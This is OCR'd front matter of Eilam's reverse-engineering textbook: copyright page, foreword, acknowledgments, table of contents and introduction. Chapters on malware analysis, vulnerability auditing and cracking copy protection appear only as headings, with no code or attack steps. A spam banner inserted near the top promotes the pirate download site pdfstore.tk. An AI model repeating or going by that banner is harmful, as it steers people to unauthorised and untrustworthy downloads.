
REVERSING

Secrets of Reverse Engineering



Eldad Eilam

Foreword by Elliot Chikofsky

This Book Is Distributed By http://pdfstore.tk/ Please
Make Sure That This E-Book Dont Have Any Or Damage This will cause you
Missing Pages And Missing Tutorials.www.pdfstore.tk
will automaticly `check . is this book is ready for read
Attention :- Before You read this Book Please Visit www.pdfstore.tk and check
you can Free Download any kind of Free matirials from www.pdfstore.tk
web site

Reversing: Secrets of Reverse Engineering

Reversing: Secrets of Reverse Engineering

Eldad Eilam

Wiley Publishing, Inc.

Reversing: Secrets of Reverse Engineering
Published by
Wiley Publishing, Inc.
10475 Crosspoint Boulevard
Indianapolis, IN 46256
www.wiley.com

Copyright © 2005 by Wiley Publishing, Inc., Indianapolis, Indiana

Published simultaneously in Canada

Library of Congress Control Number: 2005921595

ISBN-10: 0-7645-7481-7
ISBN-13: 978-0-7645-7481-8

Manufactured in the United States of America

10 9 8 7 6 5 4 3 2 1

1B/QR/QU/QV/IN

No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, except as permitted under Sections 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 646-8600. Requests to the Publisher for permission should be addressed to the Legal Department, Wiley Publishing, Inc., 10475 Crosspoint Blvd., Indianapolis, IN 46256, (317) 572-3447, fax (317) 572-4355, e-mail: brandreview@wiley.com.

Limit of Liability/Disclaimer of Warranty: The publisher and the author make no representations or warranties with respect to the accuracy or completeness of the contents of this work and specifically disclaim all warranties, including without limitation warranties of fitness for a particular purpose. No warranty may be created or extended by sales or promotional materials. The advice and strategies contained herein may not be suitable for every situation. This work is sold with the understanding that the publisher is not engaged in rendering any professional services. If professional assistance is required, the services of a competent professional person should be sought. Neither the publisher nor the author shall be liable for any damages arising herefrom. The fact that an organization or Website is referred to in this work as a citation and/or a potential source of further information does not mean that the author or the publisher endorses the information the organization or Website may provide or recommendations it may make. Further, readers should be aware that Internet Websites listed in this work may have changed or disappeared between when this work was written and when it is read.

For general information on our other products and services or to obtain technical support, please contact our Customer Care Department within the U.S. at (800) 762-2974, outside the U.S. at (317) 572-3993 or fax (317) 572-4002.

Wiley also publishes its books in a variety of electronic formats. Some content that appears in print may not be available in electronic books.

Trademarks: Wiley, the Wiley Publishing logo and related trade dress are trademarks or registered trademarks of John Wiley & Sons, Inc. and/or its affiliates, in the United States and other countries, and may not be used without written permission. All other trademarks are the property of their respective owners. Wiley Publishing, Inc., is not associated with any product or vendor mentioned in this book.

Credits

Executive Editor
Robert Elliott

Development Editor
Eileen Bien Calabro

Copy Editor
Foxxe Editorial Services

Editorial Manager
Mary Beth Wakefield

Vice President & Executive Group Publisher
Richard Swadley

Vice President and Publisher
Joseph B. Wikert

Project Editor
Pamela Hanley

Project Coordinator
Ryan Steffen

Graphics and Production Specialists
Denny Hager
Jennifer Heleine
Lynsey Osborn
Mary Gillot Virgin

Quality Control Technician
Leeann Harney

Proofreading and Indexing
TECHBOOKS Production Services

Cover Designer
Michael Trent

Foreword

It is amazing, and rather disconcerting, to realize how much software we run without knowing for sure what it does. We buy software off the shelf in shrink-wrapped packages. We run setup utilities that install numerous files, change system settings, delete or disable older versions and superceded utilities, and modify critical registry files. Every time we access a Web site, we may invoke or interact with dozens of programs and code segments that are necessary to give us the intended look, feel, and behavior. We purchase CDs with hundreds of games and utilities or download them as shareware. We exchange useful programs with colleagues and friends when we have tried only a fraction of each program's features.

Then, we download updates and install patches, trusting that the vendors are sure that the changes are correct and complete. We blindly hope that the latest change to each program keeps it compatible with all of the rest of the programs on our system. We rely on much software that we do not understand and do not know very well at all.

I refer to a lot more than our desktop or laptop personal computers. The concept of ubiquitous computing, or "software everywhere," is rapidly putting software control and interconnection in devices throughout our environment. The average automobile now has more lines of software code in its engine controls than were required to land the Apollo astronauts on the Moon.

Today's software has become so complex and interconnected that the developer often does not know all the features and repercussions of what has been created in an application. It is frequently too expensive and time-consuming to test all control paths of a program and all groupings of user options. Now, with multiple architecture layers and an explosion of networked platforms that the software will run on or interact with, it has become literally impossible for all

combinations to be examined and tested. Like the problems of detecting drug interactions in advance, many software systems are fielded with issues unknown and unpredictable.

Reverse engineering is a critical set of techniques and tools for understanding what software is really all about. Formally, it is "the process of analyzing a subject system to identify the system's components and their interrelationships and to create representations of the system in another form or at a higher level of abstraction"(IEEE 1990). This allows us to visualize the software's structure, its ways of operation, and the features that drive its behavior. The techniques of analysis, and the application of automated tools for software examination, give us a reasonable way to comprehend the complexity of the software and to uncover its truth.

Reverse engineering has been with us a long time. The conceptual Reversing process occurs every time someone looks at someone else's code. But, it also occurs when a developer looks at his or her own code several days after it was written. Reverse engineering is a discovery process. When we take a fresh look at code, whether developed by ourselves or others, we examine and we learn and we see things we may not expect.

While it had been the topic of some sessions at conferences and computer user groups, reverse engineering of software came of age in 1990. Recognition in the engineering community came through the publication of a taxonomy on reverse engineering and design recovery concepts in *IEEE Software* magazine. Since then, there has been a broad and growing body of research on Reversing techniques, software visualization, program understanding, data reverse engineering, software analysis, and related tools and approaches. Research forums, such as the annual international Working Conference on Reverse Engineering (WCRE), explore, amplify, and expand the value of available techniques. There is now increasing interest in binary Reversing, the principal focus of this book, to support platform migration, interoperability, malware detection, and problem determination.

As a management and information technology consultant, I have often been asked: "How can you possibly condone reverse engineering?" This is soon followed by: "You've developed and sold software. Don't you want others to respect and protect your copyrights and intellectual property?" This discussion usually starts from the negative connotation of the term reverse engineering, particularly in software license agreements. However, reverse engineering technologies are of value in many ways to producers and consumers of software along the supply chain.

A stethoscope could be used by a burglar to listen to the lock mechanism of a safe as the tumblers fall in place. But the same stethoscope could be used by your family doctor to detect breathing or heart problems. Or, it could be used by a computer technician to listen closely to the operating sounds of a sealed disk drive to diagnose a problem without exposing the drive to

potentially-damaging dust and pollen. The tool is not inherently good or bad. The issue is the use to which the tool is put.

In the early 1980s, IBM decided that it would no longer release to its customers the source code for its mainframe computer operating systems. Mainframe customers had always relied on the source code for reference in problem solving and to tailor, modify, and extend the IBM operating system products. I still have my button from the IBM user group Share that reads: "If SOURCE is outlawed, only outlaws will have SOURCE," a word play on a famous argument by opponents of gun-control laws. Applied to current software, this points out that hackers and developers of malicious code know many techniques for deciphering others' software. It is useful for the good guys to know these techniques, too.

Reverse engineering is particularly useful in modern software analysis for a wide variety of purposes:

- Finding malicious code. Many virus and malware detection techniques use reverse engineering to understand how abhorrent code is structured and functions. Through Reversing, recognizable patterns emerge that can be used as signatures to drive economical detectors and code scanners.
- Discovering unexpected flaws and faults. Even the most well-designed system can have holes that result from the nature of our "forward engineering" development techniques. Reverse engineering can help identify flaws and faults before they become mission-critical software failures.
- Finding the use of others' code. In supporting the cognizant use of intellectual property, it is important to understand where protected code or techniques are used in applications. Reverse engineering techniques can be used to detect the presence or absence of software elements of concern.
- Finding the use of shareware and open source code where it was not intended to be used. In the opposite of the infringing code concern, if a product is intended for security or proprietary use, the presence of publicly available code can be of concern. Reverse engineering enables the detection of code replication issues.
- Learning from others' products of a different domain or purpose. Reverse engineering techniques can enable the study of advanced software approaches and allow new students to explore the products of masters. This can be a very useful way to learn and to build on a growing body of code knowledge. Many Web sites have been built by seeing what other Web sites have done. Many Web developers learned HTML and Web programming techniques by viewing the source of other sites.

- Discovering features or opportunities that the original developers did not realize. Code complexity can foster new innovation. Existing techniques can be reused in new contexts. Reverse engineering can lead to new discoveries about software and new opportunities for innovation.

In the application of computer-aided software engineering (CASE) approaches and automated code generation, in both new system development and software maintenance, I have long contended that any system we build should be immediately run through a suite of reverse engineering tools. The holes and issues that are uncovered would save users, customers, and support staff many hours of effort in problem detection and solution. The savings industry-wide from better code understanding could be enormous.

I've been involved in research and applications of software reverse engineering for 30 years, on mainframes, mid-range systems and PCs, from program language statements, binary modules, data files, and job control streams. In that time, I have heard many approaches explained and seen many techniques tried. Even with that background, I have learned much from this book and its perspective on reversing techniques. I am sure that you will too.

Elliot Chikofsky
Engineering Management and Integration (Herndon, VA)
Chair, Reengineering Forum
Executive Secretary, IEEE Technical Council on Software Engineering

Acknowledgments

First I would like to thank my beloved Odelya ("Oosa") Buganim for her constant support and encouragement—I couldn't have done it without you!

I would like to thank my family for their patience and support: my grandparents, Yosef and Pnina Vertzberger, my parents, Avraham and Nava Eilam-Amzallag, and my brother, Yaron Eilam.

I'd like to thank my editors at Wiley: My executive editor, Bob Elliott, for giving me the opportunity to write this book and to work with him, and my development editor, Eileen Bien Calabro, for being patient and forgiving with a first-time author whose understanding of the word deadline comes from years of working in the software business.

Many talented people have invested a lot of time and energy in reviewing this book and helping me make sure that it is accurate and enjoyable to read. I'd like to give special thanks to David Sleeper for spending all of those long hours reviewing the entire manuscript, and to Alex Ben-Ari for all of his useful input and valuable insights. Thanks to George E. Kalb for his review of Part III, to Mike Van Emmerik for his review of the decompilation chapter, and to Dr. Roger Kingsley for his detailed review and input. Finally, I'd like to acknowledge Peter S. Canelias who reviewed the legal aspects of this book.

This book would probably never exist if it wasn't for Avner ("Sabi") Zangvil, who originally suggested the idea of writing a book about reverse engineering and encouraged me to actually write it.

I'd like to acknowledge my good friends, Adar Cohen and Ori Weitz for their friendship and support.

Last, but not least, this book would not have been the same without Bookey, our charming cat who rested and purred on my lap for many hours while I was writing this book.

Contents

Foreword vii

Acknowledgments xi

Introduction xxiii

Part I Reversing 101 1

Chapter 1 Foundations 3

What Is Reverse Engineering? 3
Software Reverse Engineering: Reversing 4
Reversing Applications 4
Security-Related Reversing 5
Malicious Software 5
Reversing Cryptographic Algorithms 6
Digital Rights Management 7
Auditing Program Binaries 7
Reversing in Software Development 8
Achieving Interoperability with Proprietary Software 8
Developing Competing Software 8
Evaluating Software Quality and Robustness 9
Low-Level Software 9
Assembly Language 10
Compilers 11
Virtual Machines and Bytecodes 12
Operating Systems 13

The Reversing Process 13
System-Level Reversing 14
Code-Level Reversing 14
The Tools 14
System-Monitoring Tools 15
Disassemblers 15
Debuggers 15
Decompilers 16
Is Reversing Legal? 17
Interoperability 17
Competition 18
Copyright Law 19
Trade Secrets and Patents 20
The Digital Millenium Copyright Act 20
DMCA Cases 22
License Agreement Considerations 23
Code Samples & Tools 23
Conclusion 23

Chapter 2 Low-Level Software 25
High-Level Perspectives 26
Program Structure 26
Modules 28
Common Code Constructs 28
Data Management 29
Variables 30
User-Defined Data Structures 30
Lists 31
Control Flow 32
High-Level Languages 33
C 34
C++ 35
Java 36
C# 36
Low-Level Perspectives 37
Low-Level Data Management 37
Registers 39
The Stack 40
Heaps 42
Executable Data Sections 43
Control Flow 43
Assembly Language 101 44
Registers 44
Flags 46
Instruction Format 47
Basic Instructions 48
Moving Data 49
Arithmetic 49
Comparing Operands 50

Conditional Branches 51
Function Calls 51
Examples 52
A Primer on Compilers and Compilation 53
Defining a Compiler 54
Compiler Architecture 55
Front End 55
Intermediate Representations 55
Optimizer 56
Back End 57
Listing Files 58
Specific Compilers 59
Execution Environments 60
Software Execution Environments (Virtual Machines) 60
Bytecodes 61
Interpreters 61
Just-in-Time Compilers 62
Reversing Strategies 62
Hardware Execution Environments in Modern Processors 63
Intel NetBurst 65
µops (Micro-Ops) 65
Pipelines 65
Branch Prediction 67
Conclusion 68

Chapter 3 Windows Fundamentals 69
Components and Basic Architecture 70
Brief History 70
Features 70
Supported Hardware 71
Memory Management 71
Virtual Memory and Paging 72
Paging 73
Page Faults 73
Working Sets 74
Kernel Memory and User Memory 74
The Kernel Memory Space 75
Section Objects 77
VAD Trees 78
User-Mode Allocations 78
Memory Management APIs 79
Objects and Handles 80
Named objects 81
Processes and Threads 83
Processes 84
Threads 84
Context Switching 85
Synchronization Objects 86
Process Initialization Sequence 87

Application Programming Interfaces 88
The Win32 API 88
The Native API 90
System Calling Mechanism 91
Executable Formats 93
Basic Concepts 93
Image Sections 95
Section Alignment 95
Dynamically Linked Libraries 96
Headers 97
Imports and Exports 99
Directories 99
Input and Output 103
The I/O System 103
The Win32 Subsystem 104
Object Management 105
Structured Exception Handling 105
Conclusion 107

Chapter 4 Reversing Tools 109
Different Reversing Approaches 110
Offline Code Analysis (Dead-Listing) 110
Live Code Analysis 110
Disassemblers 110
IDA Pro 112
ILDasm 115
Debuggers 116
User-Mode Debuggers 118
OllyDbg 118
User Debugging in WinDbg 119
IDA Pro 121
PEBrowse Professional Interactive 122
Kernel-Mode Debuggers 122
Kernel Debugging in WinDbg 123
Numega SoftICE 124
Kernel Debugging on Virtual Machines 127
Decompilers 129
System-Monitoring Tools 129
Patching Tools 131
Hex Workshop 131
Miscellaneous Reversing Tools 133
Executable-Dumping Tools 133
DUMPBIN 133
PEView 137
PEBrowse Professional 137
Conclusion 138

Part II Applied Reversing 139

Chapter 5 Beyond the Documentation 141
Reversing and Interoperability 142
Laying the Ground Rules 142
Locating Undocumented APIs 143
What Are We Looking For? 144
Case Study: The Generic Table API in NTDLL.DLL 145
RtlInitializeGenericTable 146
RtlNumberGenericTableElements 151
RtlIsGenericTableEmpty 152
RtlGetElementGenericTable 153
Setup and Initialization 155
Logic and Structure 159
Search Loop 1 161
Search Loop 2 163
Search Loop 3 164
Search Loop 4 165
Reconstructing the Source Code 165
RtlInsertElementGenericTable 168
RtlLocateNodeGenericTable 170
RtlRealInsertElementWorker 178
Splay Trees 187
RtlLookupElementGenericTable 188
RtlDeleteElementGenericTable 193
Putting the Pieces Together 194
Conclusion 196

Chapter 6 Deciphering File Formats 199
Cryptex 200
Using Cryptex 201
Reversing Cryptex 202
The Password Verification Process 207
Catching the "Bad Password" Message 207
The Password Transformation Algorithm 210
Hashing the Password 213
The Directory Layout 218
Analyzing the Directory Processing Code 218
Analyzing a File Entry 223
Dumping the Directory Layout 227
The File Extraction Process 228
Scanning the File List 234
Decrypting the File 235
The Floating-Point Sequence 236
The Decryption Loop 238
Verifying the Hash Value 239
The Big Picture 239
Digging Deeper 241
Conclusion 242

Chapter 7 Auditing Program Binaries 243
Defining the Problem 243
Vulnerabilities 245
Stack Overflows 245
A Simple Stack Vulnerability 247
Intrinsic Implementations 249
Stack Checking 250
Nonexecutable Memory 254
Heap Overflows 255
String Filters 256
Integer Overflows 256
Arithmetic Operations on User-Supplied Integers 258
Type Conversion Errors 260
Case-Study: The IIS Indexing Service Vulnerability 262
CVariableSet::AddExtensionControlBlock 263
DecodeURLEscapes 267
Conclusion 271

Chapter 8 Reversing Malware 273
Types of Malware 274
Viruses 274
Worms 274
Trojan Horses 275
Backdoors 276
Mobile Code 276
Adware/Spyware 276
Sticky Software 277
Future Malware 278
Information-Stealing Worms 278
BIOS/Firmware Malware 279
Uses of Malware 280
Malware Vulnerability 281
Polymorphism 282
Metamorphism 283
Establishing a Secure Environment 285
The Backdoor.Hacarmy.D 285
Unpacking the Executable 286
Initial Impressions 290
The Initial Installation 291
Initializing Communications 294
Connecting to the Server 296
Joining the Channel 298
Communicating with the Backdoor 299
Running SOCKS4 Servers 303
Clearing the Crime Scene 303
The Backdoor.Hacarmy.D: A Command Reference 304
Conclusion 306

Part III Cracking 307

Chapter 9 Piracy and Copy Protection 309
Copyrights in the New World 309
The Social Aspect 310
Software Piracy 310
Defining the Problem 311
Class Breaks 312
Requirements 313
The Theoretically Uncrackable Model 314
Types of Protection 314
Media-Based Protections 314
Serial Numbers 315
Challenge Response and Online Activations 315
Hardware-Based Protections 316
Software as a Service 317
Advanced Protection Concepts 318
Crypto-Processors 318
Digital Rights Management 319
DRM Models 320
The Windows Media Rights Manager 321
Secure Audio Path 321
Watermarking 321
Trusted Computing 322
Attacking Copy Protection Technologies 324
Conclusion 324

Chapter 10 Antireversing Techniques 327
Why Antireversing? 327
Basic Approaches to Antireversing 328
Eliminating Symbolic Information 329
Code Encryption 330
Active Antidebugger Techniques 331
Debugger Basics 331
The IsDebuggerPresent API 332
SystemKernelDebuggerInformation 333
Detecting SoftICE Using the Single-Step Interrupt 334
The Trap Flag 335
Code Checksums 335
Confusing Disassemblers 336
Linear Sweep Disassemblers 337
Recursive Traversal Disassemblers 338
Applications 343
Code Obfuscation 344
Control Flow Transformations 346
Opaque Predicates 346
Confusing Decompilers 348
Table Interpretation 348

Inlining and Outlining 353
Interleaving Code 354
Ordering Transformations 355
Data Transformations 355
Modifying Variable Encoding 355
Restructuring Arrays 356
Conclusion 356

Chapter 11 Breaking Protections 357
Patching 358
Keygenning 364
Ripping Key-Generation Algorithms 365
Advanced Cracking: Defender 370
Reversing Defender's Initialization Routine 377
Analyzing the Decrypted Code 387
SoftICE's Disappearance 396
Reversing the Secondary Thread 396
Defeating the "Killer" Thread 399
Loading KERNEL32.DLL 400
Reencrypting the Function 401
Back at the Entry Point 402
Parsing the Program Parameters 404
Processing the Username 406
Validating User Information 407
Unlocking the Code 409
Brute-Forcing Your Way through Defender 409
Protection Technologies in Defender 415
Localized Function-Level Encryption 415
Relatively Strong Cipher Block Chaining 415
Reencrypting 416
Obfuscated Application/Operating System Interface 416
Processor Time-Stamp Verification Thread 417
Runtime Generation of Decryption Keys 418
Interdependent Keys 418
User-Input-Based Decryption Keys 419
Heavy Inlining 419
Conclusion 419

Part IV Beyond Disassembly 421

Chapter 12 Reversing .NET 423
Ground Rules 424
.NET Basics 426
Managed Code 426
.NET Programming Languages 428
Common Type System (CTS) 428
Intermediate Language (IL) 429
The Evaluation Stack 430
Activation Records 430

IL Instructions 430
IL Code Samples 433
Counting Items 433
A Linked List Sample 436
Decompilers 443
Obfuscators 444
Renaming Symbols 444
Control Flow Obfuscation 444
Breaking Decompilation and Disassembly 444
Reversing Obfuscated Code 445
XenoCode Obfuscator 446
DotFuscator by Preemptive Solutions 448
Remotesoft Obfuscator and Linker 451
Remotesoft Protector 452
Precompiled Assemblies 453
Encrypted Assemblies 453
Conclusion 455

Chapter 13 Decompilation 457
Native Code Decompilation: An Unsolvable Problem? 457
Typical Decompiler Architecture 459
Intermediate Representations 459
Expressions and Expression Trees 461
Control Flow Graphs 462
The Front End 463
Semantic Analysis 463
Generating Control Flow Graphs 464
Code Analysis 466
Data-Flow Analysis 466
Single Static Assignment (SSA) 467
Data Propagation 468
Register Variable Identification 470
Data Type Propagation 471
Type Analysis 472
Primitive Data Types 472
Complex Data Types 473
Control Flow Analysis 475
Finding Library Functions 475
The Back End 476
Real-World IA-32 Decompilation 477
Conclusion 477

Appendix A Deciphering Code Structures 479

Appendix B Understanding Compiled Arithmetic 519

Appendix C Deciphering Program Data 537

Index 561

Introduction

Welcome to *Reversing: Secrets of Reverse Engineering*. This book was written after years of working on software development projects that repeatedly required reverse engineering of third party code, for a variety of reasons. At first this was a fairly tedious process that was only performed when there was simply no alternative means of getting information. Then all of a sudden, a certain mental barrier was broken and I found myself rapidly sifting through undocumented machine code, quickly deciphering its meaning and getting the answers I wanted regarding the code's function and purpose. At that point it dawned on me that this was a remarkably powerful skill, because it meant that I could fairly easily get answers to any questions I had regarding software I was working with, even when I had no access to the relevant documentation or to the source code of the program in question. This book is about providing knowledge and techniques to allow anyone with a decent understanding of software to do just that.

The idea is simple: we should develop a solid understanding of low-level software, and learn techniques that will allow us to easily dig into any program's binaries and retrieve information. Not sure why a system behaves the way it does and no one else has the answers? No problem—dig into it on your own and find out. Sounds scary and unrealistic? It's not, and this is the very purpose of this book, to teach and demonstrate reverse engineering techniques that can be applied daily, for solving a wide variety of problems.

But I'm getting ahead of myself. For those of you that haven't been exposed to the concept of software reverse engineering, a little introduction is in order.

Reverse Engineering and Low-Level Software

Before we get into the various topics discussed throughout this book, we should formally introduce its primary subject: reverse engineering. Reverse engineering is a process where an engineered artifact (such as a car, a jet engine, or a software program) is deconstructed in a way that reveals its innermost details, such as its design and architecture. This is similar to scientific research that studies natural phenomena, with the difference that no one commonly refers to scientific research as reverse engineering, simply because no one knows for sure whether or not nature was ever engineered.

In the software world reverse engineering boils down to taking an existing program for which source-code or proper documentation is not available and attempting to recover details regarding its' design and implementation. In some cases source code is available but the original developers who created it are unavailable. This book deals specifically with what is commonly referred to as binary reverse engineering. Binary reverse engineering techniques aim at extracting valuable information from programs for which source code in unavailable. In some cases it is possible to recover the actual source-code (or a similar high-level representation) from the program binaries, which greatly simplifies the task because reading code presented in a high-level language is far easier than reading low-level assembly language code. In other cases we end up with a fairly cryptic assembly language listing that describes the program. This book explains this process and *why* things work this way, while describing in detail how to decipher the program's code in a variety of different environments.

I've decided to name this book "Reversing", which is the term used by many online communities to describe reverse engineering. Because the term *reversing* can be seen as a nickname for *reverse engineering* I will be using the two terms interchangeably throughout this book.

Most people get a bit anxious when they try to imagine trying to extract meaningful information from an executable binary, and I've made it the primary goal of this book to prove that this fear is not justified. Binary reverse engineering works, it can solve problems that are often *incredibly* difficult to solve in any other way, and it is not as difficult as you might think once you approach it in the right way.

This book focuses on reverse engineering, but it actually teaches a great deal more than that. Reverse engineering is frequently used in a variety of environments in the software industry, and one of the primary goals of this book is to explore many of these fields while teaching reverse engineering.

Here is a brief listing of some of the topics discussed throughout this book:

- Assembly language for IA-32 compatible processors and how to read compiler-generated assembly language code.
- Operating systems internals and how to reverse engineer an operating system.
- Reverse engineering on the .NET platform, including an introduction to the .NET development platform and its assembly language: MSIL.
- Data reverse engineering: how to decipher an undocumented file-format or network protocol.
- The legal aspects of reverse engineering: when is it legal and when is it not?
- Copy protection and digital rights management technologies.
- How reverse engineering is applied by crackers to defeat copy protection technologies.
- Techniques for preventing people from reverse engineering code and a sober attempt at evaluating their effectiveness.
- The general principles behind modern-day malicious programs and how reverse engineering is applied to study and neutralize such programs.
- A live session where a real-world malicious program is dissected and revealed, also revealing how an attacker can communicate with the program to gain control of infected systems.
- The theory and principles behind decompilers, and their effectiveness on the various low-level languages.

How This Book Is Organized

This book is divided into four parts. The first part provides basics that will be required in order to follow the rest of the text, and the other three present different reverse engineering scenarios and demonstrates real-world case studies. The following is a detailed description of each of the four parts.

Part I – Reversing 101: The book opens with a discussion of all the basics required in order to understand low-level software. As you would expect, these chapters couldn't possibly cover *everything*, and should only be seen as a refreshing survey of materials you've studied before. If all or most of the topics discussed in the first three chapters of this book are completely new to you, then this book is probably not for you. The

primary topics studied in these chapters are: an introduction to reverse engineering and its various applications (chapter 1), low-level software concepts (chapter 2), and operating systems internals, with an emphasis on Microsoft Windows (chapter 3). If you are highly experienced with these topics and with low-level software in general, you can probably skip these chapters. Chapter 4 discusses the various types of reverse engineering tools used and recommends specific tools that are suitable for a variety of situations. Many of these tools are used in the reverse engineering sessions demonstrated throughout this book.

Part II – Applied Reversing: The second part of the book demonstrates real reverse engineering projects performed on real software. Each chapter focuses on a different kind of reverse engineering application. Chapter 5 discusses the highly-popular scenario where an operating-system or third party library is reverse engineered in order to make better use of its internal services and APIs. Chapter 6 demonstrates how to decipher an undocumented, proprietary file-format by applying data reverse engineering techniques. Chapter 7 demonstrates how vulnerability researchers can look for vulnerabilities in binary executables using reverse engineering techniques. Finally, chapter 8 discusses malicious software such as viruses and worms and provides an introduction to this topic. This chapter also demonstrates a real reverse engineering session on a real-world malicious program, which is exactly what malware researches must often go through in order to study malicious programs, evaluate the risks they pose, and learn how to eliminate them.

Part III – Piracy and Copy Protection: This part focuses on the reverse engineering of certain types of security-related code such as copy protection and Digital Rights Management (DRM) technologies. Chapter 9 introduces the subject and discusses the general principals behind copy protection technologies. Chapter 10 describes anti-reverse-engineering techniques such as those typically employed in copy-protection and DRM technologies and evaluates their effectiveness. Chapter 11 demonstrates how reverse engineering is applied by "crackers" to defeat copy protection mechanisms and steal copy-protected content.

Part IV – Beyond Disassembly: The final part of this book contains materials that go beyond simple disassembly of executable programs. Chapter 12 discusses the reverse engineering process for virtual-machine based programs written under the Microsoft .NET development platform. The chapter provides an introduction to the .NET platform and its low-level assembly language, MSIL (Microsoft Intermediate Language). Chapter 13 discusses the more theoretical topic of decompilation, and explains how decompilers work and why decompiling native assembly-language code can be so challenging.

Appendixes: The book has three appendixes that serve as a powerful reference when attempting to decipher programs written in Intel IA-32 assembly language. Far beyond a mere assembly language reference guide, these appendixes describe the common code fragments and compiler idioms emitted by popular compilers in response to typical code sequences, and how to identify and decipher them.

Who Should Read this Book

This book exposes techniques that can benefit people from a variety of fields. Software developers interested in improving their understanding of various low-level aspects of software: operating systems, assembly language, compilation, etc. would certainly benefit. More importantly, anyone interested in developing techniques that would enable them to quickly and effectively research and investigate existing code, whether it's an operating system, a software library, or any software component. Beyond the techniques taught, this book also provides a fascinating journey through many subjects such as security, copyright control, and others. Even if you're not specifically interested in reverse engineering but find one or more of the sub-topics interesting, you're likely to benefit from this book.

In terms of pre-requisites, this book deals with some fairly advanced technical materials, and I've tried to make it as self-contained as possible. Most of the required basics are explained in the first part of the book. Still, a certain amount of software development knowledge and experience would be essential in order to truly benefit from this book. If you don't have any professional software development experience but are currently in the process of studying the topic, you'll probably get by. Conversely, if you've never officially studied computers but have been programming for a couple of years, you'll probably be able to benefit from this book.

Finally, this book is probably going to be helpful for more advanced readers who are already experienced with low-level software and reverse engineering who would like to learn some interesting advanced techniques and how to extract remarkably detailed information from existing code.

Tools and Platforms

Reverse engineering revolves around a variety of tools which are required in order to get the job done. Many of these tools are introduced and discussed throughout this book, and I've intentionally based most of my examples on free tools, so that readers can follow along without having to shell out thousands of

dollars on tools. Still, in some cases massive reverse engineering projects can greatly benefit from some of these expensive products. I have tried to provide as much information as possible on every relevant tool and to demonstrate the effect it has on the process. Eventually it will be up to the reader to decide whether or not the project justifies the expense.

Reverse engineering is often platform-specific. It is affected by the specific operating system and hardware platform used. The primary operating system used throughout this book is Microsoft Windows, and for a good reason. Windows is the most popular reverse engineering environment, and not only because it is the most popular operating system in general. Its lovely open-source alternative Linux, for example, is far less relevant from a reversing standpoint precisely because the operating system and most of the software that runs on top of it are open-source. There's no point in reversing open-source products—just read the source-code, or better yet, ask the original developer for answers. There are no secrets.

What's on the Web Site

The book's website can be visited at http://www.wiley.com/go/eeilam, and contains the sample programs investigated throughout the book. I've also added links to various papers, products, and online resources discussed throughout the book.

Where to Go from Here?

This book was designed to be read continuously, from start to finish. Of course, some people would benefit more from reading only select chapters of interest. In terms of where to start, regardless of your background, I would recommend that you visit Chapter 1 to make sure you have all the basic reverse engineering related materials covered. If you haven't had any significant reverse engineering or low-level software experience I would strongly recommend that you read this book in its "natural" order, at least the first two parts of it.

